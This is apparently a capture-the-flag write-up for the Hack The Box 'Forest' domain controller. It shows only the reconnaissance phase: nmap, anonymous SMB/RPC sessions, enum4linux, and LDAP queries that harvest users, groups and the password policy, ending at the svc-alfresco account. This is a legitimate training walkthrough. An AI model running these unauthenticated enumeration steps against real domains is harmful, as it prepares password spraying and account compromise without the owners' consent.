


# ch3ckm8\_HTB\_forest

## Intro



Tags: [#windows](#) [#NotAssumedBreach](#) [#AS-REP-roasting](#) [#OSCPpath](#)

Tools used:

enum4linux (smb & rpc enum)

ldapsearch (ldap enum)

windapsearch (ldap enum)

impacket (AS-REP roasting & secretsdump)

john (password cracking)

PowerView (DACL abuse)

---

## Reconnaissance

# Add target to /etc/hosts

```
sudo sh -c "echo '10.129.95.210 forest.htb' >> /etc/hosts"
```

## Nmap scan

```
sudo nmap -sC -sV forest.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-07-27 01:24 CDT
Nmap scan report for forest.htb (10.129.95.210)
Host is up (0.078s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-27
06:31:51Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

### Host script results:

```
| smb2-time:
|   date: 2025-07-27T06:31:57
|_  start_date: 2025-07-27T06:29:38
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h26m50s, deviation: 4h02m32s, median: 6m48s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\\x00
|   Domain name: htb.local
|   Forest name: htb.local
```

```
| FQDN: FOREST.htb.local
|_ System time: 2025-07-26T23:32:01-07:00
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
```

Service detection performed. Please report any incorrect results at  
<<https://nmap.org/submit/>> .  
Nmap done: 1 IP address (1 host up) scanned in 27.08 seconds

According to the open ports, this host appears to be the DC, since we know nothing more and its not an assumed breach scenario, we should take into account the open ports in order to enumerate extensively.

## SMB enumeration

### SMB anonymous logon

```
smbclient -N -L forest.htb
```

it was succesfull, but no shares shown, and since we have no valid creds we cant move forward with this.

## RPC enumeration

### RCP anonymous login

```
rpcclient -U "" -N forest.htb
```

```
rpcclient $> enumdomains
name:[HTB] idx:[0x0]
name:[Builtin] idx:[0x0]

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
```

```
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

```
rpcclient $> enumdomgroups
```

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
```

```
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
```

(we cant run rpcdump, we dont have valid user creds)

## SMB & RPC enumeration automatically

instead of manually enumerating smb and rpc, we can get more info at once via a tools such as enum4linux (this tool cant enumerate ldap though)

```
enum4linux -A forest.htb
```

ENUM4LINUX - next generation (v1.3.4)

```
=====
|   Target Information   |
=====
[*] Target ..... forest.htb
[*] Username ..... ''
[*] Random Username .. 'osubnozz'
[*] Password ..... ''
[*] Timeout ..... 5 second(s)

=====
|   Listener Scan on forest.htb   |
=====
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

=====
|   Domain Information via LDAP for forest.htb   |
=====
```

```
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: htb.local

=====
|   NetBIOS Names and Workgroup/Domain for forest.htb   |
=====
[-] Could not get NetBIOS names information via 'nmblookup': timed out

=====
|   SMB Dialect Check on forest.htb   |
=====
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: true
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

=====
|   Domain Information via SMB session for forest.htb   |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: FOREST
NetBIOS domain name: HTB
DNS domain: htb.local
FQDN: FOREST.htb.local
Derived membership: domain member
Derived domain: HTB

=====
|   RPC Session Check on forest.htb   |
=====
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

=====
|   Domain Information via RPC for forest.htb   |
=====
[+] Domain: HTB
[+] Domain SID: S-1-5-21-3072663084-364016917-1341370565
```

[+] Membership: domain member

```
=====
|   OS Information via RPC for forest.htb   |
=====
```

[\*] Enumerating via unauthenticated SMB session on 445/tcp

[+] Found OS information via SMB

[\*] Enumerating via 'srvinfo'

[-] Could not get OS info via 'srvinfo': STATUS\_ACCESS\_DENIED

[+] After merging OS information we have the following result:

OS: Windows Server 2016 Standard 14393

OS version: '10.0'

OS release: '1607'

OS build: '14393'

Native OS: Windows Server 2016 Standard 14393

Native LAN manager: Windows Server 2016 Standard 6.3

Platform id: null

Server type: null

Server type string: null

```
=====
|   Users via RPC on forest.htb   |
=====
```

[\*] Enumerating users via 'querydispinfo'

[+] Found 31 user(s) via 'querydispinfo'

[\*] Enumerating users via 'enumdomusers'

[+] Found 31 user(s) via 'enumdomusers'

[+] After merging user results we have 31 user(s) total:

'1123':

username: \$331000-VK4ADACQNUCA

name: (null)

acb: '0x00020015'

description: (null)

'1124':

username: SM\_2c8eef0a09b545acb

name: Microsoft Exchange Approval Assistant

acb: '0x00020011'

description: (null)

'1125':

username: SM\_ca8c2ed5bdab4dc9b

name: Microsoft Exchange

acb: '0x00020011'

description: (null)

'1126':

username: SM\_75a538d3025e4db9a

name: Microsoft Exchange

acb: '0x00020011'

description: (null)

'1127':

```
username: SM_681f53d4942840e18
name: Discovery Search Mailbox
acb: '0x00020011'
description: (null)
'1128':
  username: SM_1b41c9286325456bb
  name: Microsoft Exchange Migration
  acb: '0x00020011'
  description: (null)
'1129':
  username: SM_9b69f1b9d2cc45549
  name: Microsoft Exchange Federation Mailbox
  acb: '0x00020011'
  description: (null)
'1130':
  username: SM_7c96b981967141ebb
  name: E4E Encryption Store - Active
  acb: '0x00020011'
  description: (null)
'1131':
  username: SM_c75ee099d0a64c91b
  name: Microsoft Exchange
  acb: '0x00020011'
  description: (null)
'1132':
  username: SM_1ffab36a2f5f479cb
  name: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}
  acb: '0x00020011'
  description: (null)
'1134':
  username: HealthMailboxc3d7722
  name: HealthMailbox-EXCH01-Mailbox-Database-1118319013
  acb: '0x00000210'
  description: (null)
'1135':
  username: HealthMailboxfc9daad
  name: HealthMailbox-EXCH01-001
  acb: '0x00000210'
  description: (null)
'1136':
  username: HealthMailboxc0a90c9
  name: HealthMailbox-EXCH01-002
  acb: '0x00000210'
  description: (null)
'1137':
  username: HealthMailbox670628e
  name: HealthMailbox-EXCH01-003
  acb: '0x00000210'
  description: (null)
```



```
'1138':  
  username: HealthMailbox968e74d  
  name: HealthMailbox-EXCH01-004  
  acb: '0x00000210'  
  description: (null)  
'1139':  
  username: HealthMailbox6ded678  
  name: HealthMailbox-EXCH01-005  
  acb: '0x00000210'  
  description: (null)  
'1140':  
  username: HealthMailbox83d6781  
  name: HealthMailbox-EXCH01-006  
  acb: '0x00000210'  
  description: (null)  
'1141':  
  username: HealthMailboxfd87238  
  name: HealthMailbox-EXCH01-007  
  acb: '0x00000210'  
  description: (null)  
'1142':  
  username: HealthMailboxb01ac64  
  name: HealthMailbox-EXCH01-008  
  acb: '0x00000210'  
  description: (null)  
'1143':  
  username: HealthMailbox7108a4e  
  name: HealthMailbox-EXCH01-009  
  acb: '0x00000210'  
  description: (null)  
'1144':  
  username: HealthMailbox0659cc1  
  name: HealthMailbox-EXCH01-010  
  acb: '0x00000210'  
  description: (null)  
'1145':  
  username: sebastien  
  name: Sebastien Caron  
  acb: '0x00000210'  
  description: (null)  
'1146':  
  username: lucinda  
  name: Lucinda Berger  
  acb: '0x00000210'  
  description: (null)  
'1147':  
  username: svc-alfresco  
  name: svc-alfresco  
  acb: '0x00010210'
```

```

description: (null)
'1150':
  username: andy
  name: Andy Hislip
  acb: '0x00000210'
  description: (null)
'1151':
  username: mark
  name: Mark Brandt
  acb: '0x00000210'
  description: (null)
'1152':
  username: santi
  name: Santi Rodriguez
  acb: '0x00000210'
  description: (null)
'500':
  username: Administrator
  name: Administrator
  acb: '0x00000010'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000215'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00000011'
  description: Key Distribution Center Service Account
'503':
  username: DefaultAccount
  name: (null)
  acb: '0x00000215'
  description: A user account managed by the system.

```

```

=====
|   Groups via RPC on forest.htb   |
=====

```

```

[*] Enumerating local groups
[+] Found 5 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 29 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 38 group(s) via 'enumdomgroups'
[+] After merging groups results we have 72 group(s) total:
'1101':
  groupname: DnsAdmins

```

```
type: local
'1102':
  groupname: DnsUpdateProxy
  type: domain
'1104':
  groupname: Organization Management
  type: domain
'1105':
  groupname: Recipient Management
  type: domain
'1106':
  groupname: View-Only Organization Management
  type: domain
'1107':
  groupname: Public Folder Management
  type: domain
'1108':
  groupname: UM Management
  type: domain
'1109':
  groupname: Help Desk
  type: domain
'1110':
  groupname: Records Management
  type: domain
'1111':
  groupname: Discovery Management
  type: domain
'1112':
  groupname: Server Management
  type: domain
'1113':
  groupname: Delegated Setup
  type: domain
'1114':
  groupname: Hygiene Management
  type: domain
'1115':
  groupname: Compliance Management
  type: domain
'1116':
  groupname: Security Reader
  type: domain
'1117':
  groupname: Security Administrator
  type: domain
'1118':
  groupname: Exchange Servers
  type: domain
```

```
'1119':  
  groupname: Exchange Trusted Subsystem  
  type: domain  
'1120':  
  groupname: Managed Availability Servers  
  type: domain  
'1121':  
  groupname: Exchange Windows Permissions  
  type: domain  
'1122':  
  groupname: ExchangeLegacyInterop  
  type: domain  
'1133':  
  groupname: $D31000-NSEL5BRJ63V7  
  type: domain  
'1148':  
  groupname: Service Accounts  
  type: domain  
'1149':  
  groupname: Privileged IT Accounts  
  type: domain  
'498':  
  groupname: Enterprise Read-only Domain Controllers  
  type: domain  
'5101':  
  groupname: test  
  type: domain  
'512':  
  groupname: Domain Admins  
  type: domain  
'513':  
  groupname: Domain Users  
  type: domain  
'514':  
  groupname: Domain Guests  
  type: domain  
'515':  
  groupname: Domain Computers  
  type: domain  
'516':  
  groupname: Domain Controllers  
  type: domain  
'517':  
  groupname: Cert Publishers  
  type: local  
'518':  
  groupname: Schema Admins  
  type: domain  
'519':
```

```
groupname: Enterprise Admins
type: domain
'520':
groupname: Group Policy Creator Owners
type: domain
'521':
groupname: Read-only Domain Controllers
type: domain
'522':
groupname: Cloneable Domain Controllers
type: domain
'525':
groupname: Protected Users
type: domain
'526':
groupname: Key Admins
type: domain
'527':
groupname: Enterprise Key Admins
type: domain
'544':
groupname: Administrators
type: builtin
'545':
groupname: Users
type: builtin
'546':
groupname: Guests
type: builtin
'548':
groupname: Account Operators
type: builtin
'549':
groupname: Server Operators
type: builtin
'550':
groupname: Print Operators
type: builtin
'551':
groupname: Backup Operators
type: builtin
'552':
groupname: Replicator
type: builtin
'553':
groupname: RAS and IAS Servers
type: local
'554':
groupname: Pre-Windows 2000 Compatible Access
```

```
type: builtin
'555':
  groupname: Remote Desktop Users
  type: builtin
'556':
  groupname: Network Configuration Operators
  type: builtin
'557':
  groupname: Incoming Forest Trust Builders
  type: builtin
'558':
  groupname: Performance Monitor Users
  type: builtin
'559':
  groupname: Performance Log Users
  type: builtin
'560':
  groupname: Windows Authorization Access Group
  type: builtin
'561':
  groupname: Terminal Server License Servers
  type: builtin
'562':
  groupname: Distributed COM Users
  type: builtin
'568':
  groupname: IIS_IUSRS
  type: builtin
'569':
  groupname: Cryptographic Operators
  type: builtin
'571':
  groupname: Allowed RODC Password Replication Group
  type: local
'572':
  groupname: Denied RODC Password Replication Group
  type: local
'573':
  groupname: Event Log Readers
  type: builtin
'574':
  groupname: Certificate Service DCOM Access
  type: builtin
'575':
  groupname: RDS Remote Access Servers
  type: builtin
'576':
  groupname: RDS Endpoint Servers
  type: builtin
```

```
'577':
  groupname: RDS Management Servers
  type: builtin
'578':
  groupname: Hyper-V Administrators
  type: builtin
'579':
  groupname: Access Control Assistance Operators
  type: builtin
'580':
  groupname: Remote Management Users
  type: builtin
'581':
  groupname: System Managed Accounts Group
  type: builtin
'582':
  groupname: Storage Replica Administrators
  type: builtin

=====
|   Shares via RPC on forest.htb   |
=====
[*] Enumerating shares
[+] Found 0 share(s) for user '' with password '', try a different user

=====
|   Policies via RPC for forest.htb   |
=====
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 7
  Maximum password age: not set
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: not set

=====
```

```
| Printers via RPC for forest.htb |  
=====
```

```
[~] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED
```

```
Completed after 21.36 seconds
```

Good amount of information above, we'll keep that in mind because we can enumerate ldap too and we might revisit smb & rpc later.

## LDAP enumeration

Get naming context:

```
ldapsearch -LLL -x -H ldap://forest.htb -s base namingcontexts
```

```
dn:  
namingContexts: DC=htb,DC=local  
namingContexts: CN=Configuration,DC=htb,DC=local  
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local  
namingContexts: DC=DomainDnsZones,DC=htb,DC=local  
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
```

Get all the users using ldapsearch and save them in a txt file:

```
ldapsearch -LLL -x -H ldap://forest.htb -b "DC=htb,DC=local" "objectclass=user" |  
egrep -i ^samaccountname | awk -F ':' '{print $2}' | tee users.txt
```

```
Guest  
DefaultAccount  
FOREST$  
EXCH01$  
$331000-VK4ADACQNUCA  
SM_2c8eef0a09b545acb  
SM_ca8c2ed5bdab4dc9b  
SM_75a538d3025e4db9a  
SM_681f53d4942840e18  
SM_1b41c9286325456bb  
SM_9b69f1b9d2cc45549  
SM_7c96b981967141ebb  
SM_c75ee099d0a64c91b  
SM_1ffab36a2f5f479cb  
HealthMailboxc3d7722  
HealthMailboxfc9daad  
HealthMailboxc0a90c9  
HealthMailbox670628e
```



```
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
andy
mark
santi
```

keep this for later (possibly for bruteforce, pass spraying etc)

## Anonymous LDAP Enumeration

```
ldapsearch -LLL -x -H ldap://forest.htb -b "DC=htb,DC=local"
```

Here i found that `DONT_REQ_PREAUTH` flag is set! lets keep that in mind for later, and move on.

## Enumerate users that can login remotely

We could enumerate even further via ldap queries to find users that can login remotely, using windapsearch: <https://github.com/roptop/windapsearch>

```
python windapsearch.py -u "" --dc-ip 10.129.95.210 -U -m "Remote Management Users"
```

```
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.129.95.210
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Binded as:
[+] None
[+] Enumerating all AD users
[+] Found 28 users:
```

cn: Guest

cn: DefaultAccount

cn: Exchange Online-ApplicationAccount

userPrincipalName: Exchange\_Online-ApplicationAccount@htb.local

cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}

userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local

cn: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}

userPrincipalName: SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@htb.local

cn: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}

userPrincipalName: SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9}@htb.local

cn: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}

userPrincipalName: DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852}@htb.local

cn: Migration.8f3e7716-2011-43e4-96b1-aba62d229136

userPrincipalName: Migration.8f3e7716-2011-43e4-96b1-aba62d229136@htb.local

cn: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042

userPrincipalName: FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042@htb.local

cn: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}

userPrincipalName: SystemMailbox{D0E409A0-AF9B-4720-92FE-AAC869B0D201}@htb.local

cn: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}

userPrincipalName: SystemMailbox{2CE34405-31BE-455D-89D7-A7C7DA7A0DAA}@htb.local

cn: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}

userPrincipalName: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}@htb.local

cn: HealthMailboxc3d7722415ad41a5b19e3e00e165edbe

userPrincipalName: HealthMailboxc3d7722415ad41a5b19e3e00e165edbe@htb.local

cn: HealthMailboxfc9daad117b84fe08b081886bd8a5a50

userPrincipalName: HealthMailboxfc9daad117b84fe08b081886bd8a5a50@htb.local

cn: HealthMailboxc0a90c97d4994429b15003d6a518f3f5

userPrincipalName: HealthMailboxc0a90c97d4994429b15003d6a518f3f5@htb.local

cn: HealthMailbox670628ec4dd64321acfd6e67db3a2d8

userPrincipalName: HealthMailbox670628ec4dd64321acfd6e67db3a2d8@htb.local

cn: HealthMailbox968e74dd3edb414cb4018376e7dd95ba

userPrincipalName: HealthMailbox968e74dd3edb414cb4018376e7dd95ba@htb.local

cn: HealthMailbox6ded67848a234577a1756e072081d01f

userPrincipalName: HealthMailbox6ded67848a234577a1756e072081d01f@htb.local

cn: HealthMailbox83d6781be36b4bbf8893b03c2ee379ab

userPrincipalName: HealthMailbox83d6781be36b4bbf8893b03c2ee379ab@htb.local

cn: HealthMailboxfd87238e536e49e08738480d300e3772

```
userPrincipalName: HealthMailboxfd87238e536e49e08738480d300e3772@htb.local

cn: HealthMailboxb01ac647a64648d2a5fa21df27058a24
userPrincipalName: HealthMailboxb01ac647a64648d2a5fa21df27058a24@htb.local

cn: HealthMailbox7108a4e350f84b32a7a90d8e718f78cf
userPrincipalName: HealthMailbox7108a4e350f84b32a7a90d8e718f78cf@htb.local

cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local

[+] Attempting to enumerate full DN for group: Remote Management Users
[+] Using DN: CN=Remote Management Users,CN=Builtin,DC=htb,DC=local
[+] Found 1 members:

b'CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local'

[*] Bye!
```

What we found here, is that `Privileged IT Accounts` group can remotely login because it is a member of `Remote Management Users` group, as shown in this snippet of the above output below:

```
[+] Attempting to enumerate full DN for group: Remote Management Users
[+] Using DN: CN=Remote Management Users,CN=Builtin,DC=htb,DC=local
[+] Found 1 members:

b'CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local'
```

Lets inspect this group even further (group:[Privileged IT Accounts] rid:[0x47d])

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
```

```

group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Organization Management] rid:[0x450]
group:[Recipient Management] rid:[0x451]
group:[View-Only Organization Management] rid:[0x452]
group:[Public Folder Management] rid:[0x453]
group:[UM Management] rid:[0x454]
group:[Help Desk] rid:[0x455]
group:[Records Management] rid:[0x456]
group:[Discovery Management] rid:[0x457]
group:[Server Management] rid:[0x458]
group:[Delegated Setup] rid:[0x459]
group:[Hygiene Management] rid:[0x45a]
group:[Compliance Management] rid:[0x45b]
group:[Security Reader] rid:[0x45c]
group:[Security Administrator] rid:[0x45d]
group:[Exchange Servers] rid:[0x45e]
group:[Exchange Trusted Subsystem] rid:[0x45f]
group:[Managed Availability Servers] rid:[0x460]
group:[Exchange Windows Permissions] rid:[0x461]
group:[ExchangeLegacyInterop] rid:[0x462]
group:[$D31000-NSEL5BRJ63V7] rid:[0x46d]
group:[Service Accounts] rid:[0x47c]
group:[Privileged IT Accounts] rid:[0x47d]
group:[test] rid:[0x13ed]
rpcclient $> querygroup 0x47d
    Group Name: Privileged IT Accounts
    Description:
    Group Attribute:7
    Num Members:1
rpcclient $> querygroupmem 0x47d
    rid:[0x47c] attr:[0x7]
rpcclient $> queryuser 0x47c
result was NT_STATUS_NO_SUCH_USER

```

here i assumed that the rid: 0x47c was a user, but it appears its not, it might be a group though:

```
rpcclient $> querygroup 0x47c
Group Name: Service Accounts
Description:
Group Attribute:7
Num Members:1
rpcclient $> querygroupmem 0x47c
rid:[0x47b] attr:[0x7]
rpcclient $> queryuser 0x47b
User Name      : svc-alfresco
Full Name      : svc-alfresco
```

